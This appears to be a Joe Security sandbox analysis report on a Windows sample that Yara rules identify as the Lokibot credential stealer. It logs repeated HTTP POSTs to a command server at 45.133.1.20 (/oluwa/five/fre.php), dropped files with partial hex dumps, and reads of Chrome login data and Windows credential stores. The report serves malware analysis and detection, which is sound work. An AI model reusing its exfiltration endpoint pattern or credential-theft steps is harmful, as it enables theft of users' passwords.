May 5, 2022 08:47:53.703870058 CEST	9354	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:47:53 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
52	192.168.2.6	49926	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:47:55.260222912 CEST	9354	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
May 5, 2022 08:47:55.342236996 CEST	9355	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:47:55 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
53	192.168.2.6	49927	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:47:56.175396919 CEST	9356	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
May 5, 2022 08:47:56.259251118 CEST	9356	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:47:56 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.6	49778	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:46:12.988894939 CEST	1159	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
May 5, 2022 08:46:13.084786892 CEST	1160	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:46:13 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.6	49779	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:46:14.046129942 CEST	1161	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
May 5, 2022 08:46:14.137701988 CEST	1161	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:46:14 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.6	49780	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe


Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:46:15.184581995 CEST	1162	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
May 5, 2022 08:46:15.265968084 CEST	1162	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:46:15 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.6	49781	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:46:16.336569071 CEST	1163	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
May 5, 2022 08:46:16.421443939 CEST	1164	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:46:16 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: ypdTgfE0o8.exe PID: **7152**, Parent PID: **5452**

General

Target ID:	0
Start time:	08:45:50
Start date:	05/05/2022
Path:	C:\Users\user\Desktop\ypdTgfE0o8.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\ypdTgfE0o8.exe"
Imagebase:	0x400000
File size:	126706 bytes
MD5 hash:	D2CE3B2A5F3EFB1FCEDE96304E57A531
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AC1	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nsf8A25.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	406065	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\nsa8A55.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	406065	GetTempFileNameW
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AC1	CreateDirectoryW

Copyright Joe Security LLC 2022

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AC1	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AC1	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AC1	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AC1	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nsa8A55.tmp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	405A81	CreateDirectoryW
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AC1	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AC1	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AC1	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AC1	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AC1	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\jurqlvqzsu80j5x5	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	406023	CreateFileW
C:\Users\user\AppData\Local\Temp\jplmbcuny	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	406023	CreateFileW
C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	406023	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsf8A25.tmp	success or wait	1	40383F	DeleteFileW
C:\Users\user\AppData\Local\Temp\nsa8A55.tmp	success or wait	1	405C42	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\jurqlvqzsu80j5x5	0	17336	42 fd fd fd 42 fd 42 fd 78 fd 48 01 fd 7c 49 06 fd 0a 24 fd fd fd 5d fd 72 fd 7f 6a 1a fd 70 2a 44 fd 21 45 75 62 07 75 0b 54 d2 fd 71 78 3f fd fd 36 4c fd fd 19 3b 4b 70 fd fd 6c 73 22 fd fd fd 1d 3e 32 69 00 fd 0f fd 7a 12 fd 4f 0c fd fd 21 fd 67 fd fd 1e fd 59 fd 4d fd 2d fd 3e 5b 5a 10 fd 00 fd 46 01 fd 69 fd fd fd fd 7c fd 0e fd fd 64 30 1a 40 fd fd 14 fd 04 17 fd 5d fd fd 3d fd 19 fd fd fd 60 fd fd fd fd fd fd fd 32 74 fd 06 fd fd 16 05 fd fd 54 46 fd 21 31 93 fd fd fd 41 42 fd fd 4e 77 fd fd fd fd fd 4c 07 2a fd fd fd 72 fd 3c fd 5f 24 fd 21 4a 4a fd fd 31 fd 0f 40 fd 0f fd fd 6b 04 1d fb fd 14 fd 60 fd 43 07 0f fd 5a 15 1f fd fd 5f fd fd fd 4e 21 07 79 65 0c 5d 7b fd 48 48 fd 49 0d fd 4f 78 fd fd fd 47	BBBxH|I$]rjp*D!EubuTqx?6L;Kpls">2iO!gYM->[ZFi\|d0@]=`2t!1ABNwL*r<_$!JJ1@`CZ_N!ye]{HHIOxG	success or wait	6	4060C3	WriteFile
C:\Users\user\AppData\Local\Temp\jplmbcuny	0	4875	4a 65 69 61 61 fd fd 4d fd 4d fd fd fd fd fd fd 51 61 70 fd 21 fd 70 74 fd 41 70 fd 21 fd 70 74 fd 49 fd fd 59 61 28 fd 5d fd 61 61 61 fd fd 55 61 60 fd 6d 60 fd 71 fd 59 fd 49 5c 61 61 61 fd 39 fd 3d 60 fd 6d 60 fd 71 fd 59 fd 49 47 61 61 61 fd 31 fd 35 60 fd 6d 60 fd 71 fd 59 fd 49 32 61 61 61 fd 29 fd 2d 60 fd 6d 60 fd 71 fd 59 fd 49 1d 61 61 61 fd 21 fd 25 fd fd 71 65 db fd 69 fd fd 21 64 64 fd 6d fd fd 41 fd 45 fd 71 fd 49 65 fd 2a fd 49 fd 4d fd 49 fd 5d fd 65 22 fd 33 fd 71 fd 58 52 fd 49 64 fd 5d fd 65 23 fd 5d fd fd fd fd 55 fd 45 51 d4 49 61 61 61 61 fd 65 fd 66 2c fd fd 5d 60 fd 39 fd 60 fd 31 fd 60 fd 29 fd fd 60 fd 21 fd fd 60 fd 41 fd 60 fd 49 fd fd 57 fd 71 29 fd 6d 58	JeiaaMMQap!ptAp!ptIYa(]aaaUa`m`qYI\aaa9=`m`qYIGaaa15`m`qYI2aaa)-`m`qYIaaa!%qei!ddmAEqIe*IMI]e"3qXRId]e#]UEQIaaaaef,]`9`1`)`!`A`IWqmX	success or wait	1	4060C3	WriteFile
C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe	0	5632	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 54 0c 31 11 10 6d 5f 42 10 6d 5f 42 10 6d 5f 42 fd 72 5b 42 12 6d 5f 42 fd 71 51 42 11 6d 5f 42 fd 72 55 42 1b 6d 5f 42 4b 05 5e 43 03 6d 5f 42 10 6d 5e 42 5d 6d 5f 42 fd 33 5b 43 11 6d 5f 42 fd 33 fd 42 11 6d 5f 42 fd 33 5d 43 11 6d 5f 42 52 69 63 68 10 6d 5f 42 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 fd 19 73 62 00 00 00 00 00 00 00 00 fd 00 03 01 0b 01 0e 00 00 04 00	MZ@!L!This program cannot be run in DOS mode.$T1m_Bm_Bm_Br[Bm_BqQBm_BrUBm_BK^Cm_Bm^B]m_B3[Cm_B3Bm_B3]Cm_BRichm_BPELsb	success or wait	1	4060C3	WriteFile

Copyright Joe Security LLC 2022

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\ypdTgfE0o8.exe	unknown	512	success or wait	73	406094	ReadFile
C:\Users\user\Desktop\ypdTgfE0o8.exe	unknown	4	success or wait	2	406094	ReadFile
C:\Users\user\Desktop\ypdTgfE0o8.exe	unknown	4	success or wait	11	406094	ReadFile

Analysis Process: cbgsujmwws.exe PID: **6240**, Parent PID: **7152**

General

Target ID:	1
Start time:	08:45:52
Start date:	05/05/2022
Path:	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe C:\Users\user\AppData\Local\Temp\jplmbcuny
Imagebase:	0x400000
File size:	5632 bytes
MD5 hash:	F9E42C92E371CEDC22C78E2900418651
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000002.383613050.00000000009F0000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000001.00000002.383613050.00000000009F0000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000001.00000002.383613050.00000000009F0000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: INDICATOR_SUSPICIOUS_GENInfoStealer, Description: Detects executables containing common artifcats observed in infostealers, Source: 00000001.00000002.383613050.00000000009F0000.00000004.00001000.00020000.00000000.sdmp, Author: ditekSHen • Rule: Loki_1, Description: Loki Payload, Source: 00000001.00000002.383613050.00000000009F0000.00000004.00001000.00020000.00000000.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000001.00000002.383613050.00000000009F0000.00000004.00001000.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 7%, ReversingLabs
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\jplmbcuny	unknown	4096	success or wait	1	4011DF	fread
C:\Users\user\AppData\Local\Temp\jplmbcuny	unknown	4096	success or wait	1	4011DF	fread
C:\Users\user\AppData\Local\Temp\jurqlvqzsu80j5x5	unknown	106495	success or wait	1	9E0A10	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	9E051C	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	9E051C	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	4	9E051C	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	9E051C	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	9E051C	ReadFile

Analysis Process: cbgsujmwws.exe PID: **492**, Parent PID: **6240**

General

Target ID:	2
Start time:	08:45:52
Start date:	05/05/2022
Path:	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe C:\Users\user\AppData\Local\Temp\jplmbcuny
Imagebase:	0x400000
File size:	5632 bytes
MD5 hash:	F9E42C92E371CEDC22C78E2900418651

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000002.00000000.379321440.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000002.00000000.379321440.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000002.00000000.379321440.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: INDICATOR_SUSPICIOUS_GENInfoStealer, Description: Detects executables containing common artifcats observed in infostealers, Source: 00000002.00000000.379321440.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Loki_1, Description: Loki Payload, Source: 00000002.00000000.379321440.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000002.00000000.379321440.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000002.00000000.381014375.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000002.00000000.381014375.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000002.00000000.381014375.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: INDICATOR_SUSPICIOUS_GENInfoStealer, Description: Detects executables containing common artifcats observed in infostealers, Source: 00000002.00000000.381014375.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Loki_1, Description: Loki Payload, Source: 00000002.00000000.381014375.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000002.00000000.381014375.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000002.00000000.376381510.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000002.00000000.376381510.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000002.00000000.376381510.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: INDICATOR_SUSPICIOUS_GENInfoStealer, Description: Detects executables containing common artifcats observed in infostealers, Source: 00000002.00000000.376381510.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Loki_1, Description: Loki Payload, Source: 00000002.00000000.376381510.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000002.00000000.376381510.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000002.00000002.633078380.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000002.00000002.633078380.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000002.00000002.633078380.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: INDICATOR_SUSPICIOUS_GENInfoStealer, Description: Detects executables containing common artifcats observed in infostealers, Source: 00000002.00000002.633078380.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Loki_1, Description: Loki Payload, Source: 00000002.00000002.633078380.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000002.00000002.633078380.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000002.00000000.378012888.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000002.00000000.378012888.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000002.00000000.378012888.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: INDICATOR_SUSPICIOUS_GENInfoStealer, Description: Detects executables containing common artifcats observed in infostealers, Source: 00000002.00000000.378012888.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Loki_1, Description: Loki Payload, Source: 00000002.00000000.378012888.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000002.00000000.378012888.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\C79A3B	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	403C8D	CreateDirectoryW
C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4042FB	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	success or wait	1	403C1F	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe	C:\Users\user\AppData\Roaming\C79A3B\B52B3F.exe	success or wait	1	403BED	MoveFileExW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	0	1	31	1	success or wait	1	404336	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	40415C	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11072	success or wait	1	40415C	ReadFile

Disassembly

No disassembly